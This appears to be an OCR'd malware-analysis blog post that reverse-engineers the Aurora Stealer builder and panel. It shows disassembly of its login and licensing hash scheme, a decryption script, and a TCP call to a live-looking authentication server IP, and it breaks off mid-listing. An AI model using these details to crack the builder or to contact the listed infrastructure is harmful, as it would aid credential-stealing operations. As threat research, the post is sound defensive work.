
Aurora Stealer Builder

d01a.github.io/aurora-stealer-builder/

Mohamed Adel April 23, 2023

Contents

Mohamed Adel included in Malware Analysis
2023-04-23 4904 words 24 minutes views




Introduction

in the previous article, I discussed what’s inside Aurora Stealer. After the release, @Gi7w0rm provided me samples of some versions of Aurora Stealer builder, a new version that was created recently and another one that was created in 2022. The newer version has some improvements in the builder and new features we will discuss in this article. Before we start this article, it is important to note that the Builder also contains and creates the Web panel to control the bots. This means the binaries we are looking at are actually a hybrid between a builder and a panel.

Startup info


In `main_main` the first display page is prepared to accept the credentials of the user and start checking them. It first displays an ASCII art of the word Aurora and provides communication channels for contacting the Aurora developers.



```
asc_824FEE      db 0Ah                    ; DATA XREF: .data:main_image_text↓o
                db 0Ah
                db '****************************************************',0Ah
                db '* '
                db '[illegible]*',0Ah
                db '*[illegible]*',0Ah
                db '*[illegible]*',0Ah
                db '*[illegible]*',0Ah
                db '*[illegible]*',0Ah
                db '*[illegible]*',0Ah
                db '****************************************************',0Ah
                db '<=========== INFORMATION ABOUT SOFTWARE ==========>',0Ah
                db 'CHANNEL: https://t.me/cheshire_aurora',0Ah
                db 'SUPPORT: https://t.me/aurora_botnet_support',0Ah
                db '===================================================',0Ah
                db 0Ah,0Ah
```

After the initial screen, it saves the UUID of the user, with the same function discussed before to make sure that only one user is using the builder.


Then it asks for the login and password of the user



```
.text:0000000000762C25 mov     qword ptr [rsp+0C0h+mw_login], rcx
.text:0000000000762C2D lea     rdx, off_8B27F0 ; "[$] Login: "
.text:0000000000762C34 mov     qword ptr [rsp+0C0h+mw_login+8], rdx
.text:0000000000762C3C mov     rbx, cs:os_Stdout
.text:0000000000762C43 mov     edi, 1
.text:0000000000762C48 mov     rsi, rdi
.text:0000000000762C4B lea     rax, go_itab__os_File_io_Writer
.text:0000000000762C52 lea     rcx, [rsp+0C0h+mw_login]
.text:0000000000762C5A call    fmt_Fprint
.text:0000000000762C5F movups  [rsp+0C0h+mw_login_cred], xmm15
.text:0000000000762C68 lea     rcx, unk_78AA60
.text:0000000000762C6F mov     qword ptr [rsp+0C0h+mw_login_cred], rcx
.text:0000000000762C77 mov     rdx, [rsp+0C0h+var_58]
.text:0000000000762C7C mov     qword ptr [rsp+0C0h+mw_login_cred+8], rdx
.text:0000000000762C84 mov     rbx, cs:os_Stdin
.text:0000000000762C8B lea     rax, go_itab__os_File_io_Reader
.text:0000000000762C92 mov     edi, 1
.text:0000000000762C97 mov     rsi, rdi
.text:0000000000762C9A lea     rcx, [rsp+0C0h+mw_login_cred]
.text:0000000000762CA2 call    fmt_Fscan
.text:0000000000762CA7 movups  [rsp+0C0h+mw_password], xmm15
.text:0000000000762CAD lea     rcx, unk_793580
.text:0000000000762CB4 mov     qword ptr [rsp+0C0h+mw_password], rcx
.text:0000000000762CB9 lea     rcx, off_8B2800 ; "[%] Password: "
.text:0000000000762CC0 mov     qword ptr [rsp+0C0h+mw_password+8], rcx
.text:0000000000762CC5 mov     rbx, cs:os_Stdout
.text:0000000000762CCC lea     rax, go_itab__os_File_io_Writer
.text:0000000000762CD3 lea     rcx, [rsp+0C0h+mw_password]
.text:0000000000762CD8 mov     edi, 1
.text:0000000000762CDD mov     rsi, rdi
.text:0000000000762CE0 call    fmt_Fprint
.text:0000000000762CE5 movups  [rsp+0C0h+mw_login_cred], xmm15
.text:0000000000762CEE lea     rcx, unk_78AA60
.text:0000000000762CF5 mov     qword ptr [rsp+0C0h+mw_login_cred], rcx
.text:0000000000762CFD mov     rcx, [rsp+0C0h+var_60]
.text:0000000000762D02 mov     qword ptr [rsp+0C0h+mw_login_cred+8], rcx
.text:0000000000762D0A mov     rbx, cs:os_Stdin
.text:0000000000762D11 lea     rax, go_itab__os_File_io_Reader
.text:0000000000762D18 mov     edi, 1
.text:0000000000762D1D mov     rsi, rdi
.text:0000000000762D20 lea     rcx, [rsp+0C0h+mw_login_cred]
.text:0000000000762D28 call    fmt_Fscan
```

Authentication method

After the credentials where provided, it calls `main_createAccess`. it saves the string `123` It passes the directory `./cache/Auth.aurora` to a function called `main_exists` that checks if the file exists or not. If it existed it will ask for hand deleting it, if not it will create it.




```
.text:000000000075BCCA                 lea     rax, [rsp+0E0h+UUID_Aur_tech]
.text:000000000075BCD2                 lea     rdi, aAuroraTechnolo ; "AURORA_TECHNOLOGY"
.text:000000000075BCD9                 mov     esi, 11h
.text:000000000075BCDE                 xchg    ax, ax
.text:000000000075BCE0                 call    runtime_concatstring2
.text:000000000075BCE5                 call    main_MD5_HASH
.text:000000000075BCEA                 mov     rdx, [rsp+0E0h+_123]
.text:000000000075BCF2                 mov     [rsp+0E0h+var_E0], rdx ; __int64
.text:000000000075BCF6                 mov     rdx, [rsp+0E0h+_len_3_]
.text:000000000075BCFE                 mov     [rsp+0E0h+var_D8], rdx ; __int64
.text:000000000075BD03                 mov     rcx, [rsp+0E0h+_len_3]
.text:000000000075BD0B                 lea     rdi, aAurora_0  ; "_aurora_"
.text:000000000075BD12                 mov     esi, 8
.text:000000000075BD17                 mov     r8, rax
.text:000000000075BD1A                 mov     r9, rbx
.text:000000000075BD1D                 lea     r10, aTechnology ; "_technology_"
.text:000000000075BD24                 mov     r11d, 0Ch
.text:000000000075BD2A                 lea     rax, [rsp+0E0h+var_60]
.text:000000000075BD32                 mov     rbx, [rsp+0E0h+_123_]
.text:000000000075BD3A                 call    runtime_concatstring5
.text:000000000075BD3F                 nop
.text:000000000075BD40                 call    main_SHA_HASH
.text:000000000075BD45                 mov     [rsp+0E0h+var_20], rax
.text:000000000075BD4D                 mov     [rsp+0E0h+var_88], rbx
.text:000000000075BD52                 mov     rdx, cs:main_GLOBAL_HWID
.text:000000000075BD59                 mov     rcx, cs:qword_AFE488
.text:000000000075BD60                 lea     rdi, aAuroraTechnolo ; "AURORA_TECHNOLOGY"
.text:000000000075BD67                 mov     esi, 11h
.text:000000000075BD6C                 lea     rax, [rsp+0E0h+var_80]
.text:000000000075BD71                 mov     rbx, rdx
.text:000000000075BD74                 call    runtime_concatstring2
.text:000000000075BD79                 call    main_MD5_HASH
.text:000000000075BD7E                 mov     rcx, [rsp+0E0h+var_20]
.text:000000000075BD86                 mov     rdi, [rsp+0E0h+var_88]
.text:000000000075BD8B                 call    main_AES_Crypt
.text:000000000075BD90                 mov     rdi, rbx
.text:000000000075BD93                 mov     rsi, rcx
.text:000000000075BD96                 mov     r8d, 1B4h
.text:000000000075BD9C                 mov     ebx, 13h
.text:000000000075BDA1                 mov     rcx, rax
.text:000000000075BDA4                 lea     rax, aCacheAuthAuror ; "./cache/Auth.aurora"
.text:000000000075BDAB                 call    os_WriteFile
```

It appends the UUID and the string `AURORA_TECHNOLOGY` and calculates the MD5 hash to it using the form

`<UUID>AURORA_TECNOLOGY`


after which it takes this hash to make a string in the following form:

`123_aurora_<MD5_OF(<UUID>AURORA_TECNOLOGY)>_technology_123`



```
31 32 33 5F|61 75 72 6F|72 61 5F 65|33 63 30 35|123_aurora_e3c05
37 65 62 62|61 66 64 64|64 65 66 38|63 39 63 33|7ebbafdddef8c9c3
65 35 64 32|32 39 33 35|61 31 39 5F|74 65 63 68|e5d22935a19_tech
6E 6F 6C 6F|67 79 5F 31|32 33 00 00|00 00 00 00|nology_123......
```

Then the SHA1 hash is calculated for this string:



```
.text:000000000075E93C lea     rax, [rsp+0C8h+var_78]
.text:000000000075E941 call    crypto_sha1__digest_Write
.text:000000000075E946 lea     rax, [rsp+0C8h+var_78]
.text:000000000075E94B xor     ebx, ebx
.text:000000000075E94D xor     ecx, ecx
.text:000000000075E94F mov     rdi, rcx
.text:000000000075E952 call    crypto_sha1__digest_Sum
.text:000000000075E957 mov     [rsp+0C8h+var_10], rax
```

It generates the first string again and its MD5 hash. It uses the MD5 hash as a key for the AES GCM encryption routine. The generated bytes are then written to `./cache/Auth.aurora`


To know what was written to the file, we can use this script:

```
from Crypto.Cipher import AES
import binascii

# key is MD5 hash of <UUID>AURORA_TECHNOLOGY
key = b"<KEY>"
# Auth.aurora content
cipher = "<CIPHER>"

data = binascii.unhexlify(cipher)
nonce, tag = data[:12], data[-16:]
cipher = AES.new(key, AES.MODE_GCM, nonce)
cleartext = cipher.decrypt_and_verify(data[12:-16], tag)
print(cleartext)
# cleartext is SHA1 hash of the string
"123_aurora_<MD5_OF(<UUID>AURORA_TECNOLOGY)>_technology_123 "
```

which shows us the SHA-1 Hash of the string:
`123_aurora_<MD5_OF(<UUID>AURORA_TECNOLOGY)>_technology_123`

Server Authentication check


Going back to `main_main` , where it creates yet another hash:



```
.text:0000000000762D40                 call    main_CreateAccess
.text:0000000000762D45                 mov     rcx, [rsp+0C0h+login]
.text:0000000000762D4A                 mov     rbx, [rcx]
.text:0000000000762D4D                 mov     rdx, [rsp+0C0h+pass]
.text:0000000000762D52                 mov     r8, [rdx]
.text:0000000000762D55                 mov     rcx, [rcx+8]
.text:0000000000762D59                 mov     r9, [rdx+8]
.text:0000000000762D5D                 lea     rax, [rsp+0C0h+var_80]
.text:0000000000762D62                 lea     rdi, aAurora2023Tech ; "_Aurora_2023_Technology_"
.text:0000000000762D69                 mov     esi, 18h
.text:0000000000762D6E                 call    runtime_concatstring3
.text:0000000000762D73                 call    main_SHA_HASH
.text:0000000000762D78                 mov     cs:sha1_len, rbx
.text:0000000000762D7F                 cmp     cs:runtime_writeBarrier, 0
.text:0000000000762D86                 jnz     short loc_762D91
.text:0000000000762D88                 mov     cs:main_AUTH_HASH, rax
.text:0000000000762D8F                 jmp     short loc_762D9D
.text:0000000000762D91 ; ---------------------------------------------------------------------------
.text:0000000000762D91
.text:0000000000762D91 loc_762D91:                             ; CODE XREF: main_main+286↑j
.text:0000000000762D91                 lea     rdi, main_AUTH_HASH
.text:0000000000762D98                 call    runtime_gcWriteBarrier
.text:0000000000762D9D
.text:0000000000762D9D loc_762D9D:                             ; CODE XREF: main_main+28F↑j
.text:0000000000762D9D                 nop     dword ptr [rax]
.text:0000000000762DA0                 call    main_SERVER
.text:0000000000762DA5
.text:0000000000762DA5 loc_762DA5:                             ; CODE XREF: main_main+2A6↓j
.text:0000000000762DA5                 nop
.text:0000000000762DA6                 jmp     short loc_762DA5
.text:0000000000762DA8 ; ---------------------------------------------------------------------------
.text:0000000000762DA8                 call    runtime_deferreturn
.text:0000000000762DAD                 mov     rbp, [rsp+0C0h+var_8]
.text:0000000000762DB5                 add     rsp, 0C0h
.text:0000000000762DBC                 retn
.text:0000000000762DBD ; ---------------------------------------------------------------------------
```

This time, the password and login is used to create a string using the following form `<LOGIN>_*Aurora_2023_Technology_<PASS>.` then it calculates the SHA1 hash of it.*

Then, it calls `main_server` . This could be where the authentication of the user happens, just a hypothesis.




```
.text:00000000007620B2 sub     rsp, 1A8h
.text:00000000007620B9 mov     [rsp+1A8h+var_8], rbp
.text:00000000007620C1 lea     rbp, [rsp+1A8h+var_8]
.text:00000000007620C9 mov     eax, 1000000000
.text:00000000007620CE call    time_Sleep
.text:00000000007620D3 lea     rax, aTcp       ; "tcp"
.text:00000000007620DA mov     ebx, 3
.text:00000000007620DF lea     rcx, a18510693237567 ; "185.106.93.237:56763"
.text:00000000007620E6 mov     edi, 14h
.text:00000000007620EB call    net_Dial
.text:00000000007620F0 test    rcx, rcx
.text:00000000007620F3 jnz     loc_762213
```

it sleeps 1000000000 nanoseconds. Then it makes a TCP connection with `185.106.93.237:56763` which seems to be the server where user authentication is done.

Dynamic Key calculation


If the connection is established, it calls `main_DynamicKey` which generates a key based on the current minutes in the current time, In `America/Los_Angeles` time format.



```
.text:0000000000761EEA sub     rsp, 70h
.text:0000000000761EEE mov     [rsp+70h+var_8], rbp
.text:0000000000761EF3 lea     rbp, [rsp+70h+var_8]
.text:0000000000761EF8 mov     r13, 0
.text:0000000000761EFF mov     [rsp+70h+var_10], r13
.text:0000000000761F04 mov     [rsp+70h+var_41], 0
.text:0000000000761F09 movups  [rsp+70h+var_20], xmm15
.text:0000000000761F0F lea     rax, off_840E20
.text:0000000000761F16 mov     [rsp+70h+var_10], rax
